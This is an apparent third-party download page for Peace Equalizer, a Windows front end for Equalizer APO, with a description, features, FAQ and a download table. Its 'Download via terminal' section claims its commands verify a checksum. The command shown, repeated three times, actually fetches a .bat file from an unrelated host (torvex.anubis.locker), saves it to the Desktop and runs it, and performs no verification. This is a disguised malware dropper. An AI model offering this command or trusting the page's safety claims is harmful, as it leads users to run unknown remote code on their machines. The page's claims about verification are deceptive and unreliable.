

Peace Equalizer, interface Equalizer APO
by Peter Verbeek
- Size
- 7.1 MB
- Updated
- Publisher
- Peter Verbeek
- Category
- Media
- Files
- 1
Peace Equalizer, interface Equalizer APO screenshots




About Peace Equalizer, interface Equalizer APO
Peace is a free, open-source graphical interface for Equalizer APO, the system-wide audio equalizer for Windows. Equalizer APO is powerful but is configured through text files, which is awkward for many users. Peace puts a friendly interface on top of it, so you can shape the sound of everything your PC plays, including music, games, videos and voice chat, from one window. It runs on Windows versions from Vista to 11.

The core of Peace is an equalizer with adjustable frequency bands, so you can boost bass, tame harsh treble, compensate for headphones or speakers, or create a sound you simply prefer. Settings can be saved as presets and organised into speaker profiles, and different configurations can be applied to different output devices. Beyond equalisation, an effects panel offers balance, crossfeed for more natural headphone listening, delay, channel routing and other adjustments, and a graph window shows the resulting frequency response.
Peace is designed to be convenient in daily use. You can switch presets quickly with hotkeys or from the system tray, and it supports many audio channels, so it can work with surround systems as well as stereo headphones. Because the processing happens in Equalizer APO at the system level, changes apply to every application without needing per-app plugins. Many people use it to apply headphone correction curves or to improve the sound of laptop speakers.
To use Peace you first install Equalizer APO and select the playback devices it should process; then install Peace with PeaceSetup.exe, or use the standalone Peace.exe. The developer, Peter Verbeek, warns that a scam website has used the Peace Equalizer name and that the SourceForge project is the genuine source, so be careful where you download it. Start with modest adjustments, since large boosts can cause clipping or distortion, and use a preamp reduction when boosting frequencies. Peace is released under the GPL.
Key features
- System-wide multi-band equalizer
- Presets and speaker profiles
- Balance, crossfeed, delay and routing
- Frequency response graph
- Hotkeys and tray control
Pros
- Applies to all applications
- Easy interface for Equalizer APO
- Free and open source
Cons
- Requires Equalizer APO
- Large boosts can cause distortion
System requirements
Windows Vista to 11 with Equalizer APO installed.
Tips
- Lower the preamp when boosting frequencies to avoid clipping
- Create separate presets for headphones and speakers
Description from the publisher
System-wide PC Audio Equalizer and Effects app for Windows 7 to 11
Before reading on, note there's scam website under the peace equalizer name. Only this site here on SourceForge is the actual website by me, Peter Verbeek.
Peace equalizer is a Windows PC interface for Equalizer APO http://sourceforge.net/projects/equalizerapo. Besides an system-wide audio equalizer on your Windows PC, Peace has an effects panel for balance, crossfeeding, delay, etc., a graph window and much more.
In short: Peace is an equalizer and audio mixer for all your PC software on any Windows version from Vista to 11.
Your configuration (e.g. EQ, preset, profile) can be saved and activated again by 1 click, hotkey, tray or desktop shotcut.
Install by running downloaded PeaceSetup.exe. Equalizer APO has to be installed first. After a Windows update a re-install of Equalizer APO might be needed.
Also, all Peace apps have a code signing certificate by Certum, Asseco.
YouTubers: Please mention Peace Equalizer in your video description.
Thanks to all contributors.
At a glance
Peace Equalizer, interface Equalizer APO is a open source media app published by Peter Verbeek (sourceforge.net). System-wide PC Audio Equalizer and Effects app for Windows 7 to 11
SOFTGIT offers 1 file for Peace Equalizer, interface Equalizer APO covering Windows, 7.1 MB in total, last updated on October 19, 2026.
Peace Equalizer, interface Equalizer APO belongs to the Media category, alongside InfraRecorder, Shotcut, Equalizer APO. Browse related apps below to compare alternatives.
Download Peace Equalizer, interface Equalizer APO
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/peace-equalizer-apo-extension. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Peace Equalizer, interface Equalizer APO system requirements
- Operating system
- Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- AutoIt
- Download size
- 53 MB (PeaceSetup.exe)
- Project page
- sourceforge.net/projects/peace-equalizer-apo-extension
Peace Equalizer, interface Equalizer APO FAQ
What is Peace?
A graphical interface for Equalizer APO that provides a system-wide equalizer and effects on Windows.
Do I need Equalizer APO?
Yes. Install Equalizer APO first; Peace controls it.
Which Windows versions are supported?
Windows Vista through Windows 11.
Can I switch presets quickly?
Yes. Presets can be switched with hotkeys or from the system tray.
Where should I download Peace?
From the official SourceForge project; the developer warns about a scam site using the name.
Is Peace Equalizer, interface Equalizer APO free and open source?
Peace Equalizer, interface Equalizer APO is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Peace Equalizer, interface Equalizer APO support?
SourceForge lists Windows for Peace Equalizer, interface Equalizer APO.
Where does the Peace Equalizer, interface Equalizer APO download come from?
The files are copied unchanged from the official SourceForge project (sourceforge.net/projects/peace-equalizer-apo-extension) and a SHA-256 checksum is shown next to each file.
What is Peace Equalizer, interface Equalizer APO written in?
SourceForge lists AutoIt.
Is Peace Equalizer, interface Equalizer APO free to download?
Yes. Peace Equalizer, interface Equalizer APO is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Peace Equalizer, interface Equalizer APO?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Peace Equalizer, interface Equalizer APO safe to install?
Files are published as received from Peter Verbeek, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Peace Equalizer, interface Equalizer APO support?
The files listed here target Windows.
How big is the Peace Equalizer, interface Equalizer APO download?
The file is 7.1 MB.
Provenance
- Publisher
- Peter Verbeek
- Source
- sourceforge.net
- Last check
- 1 month ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/peace-equalizer-apo-extension


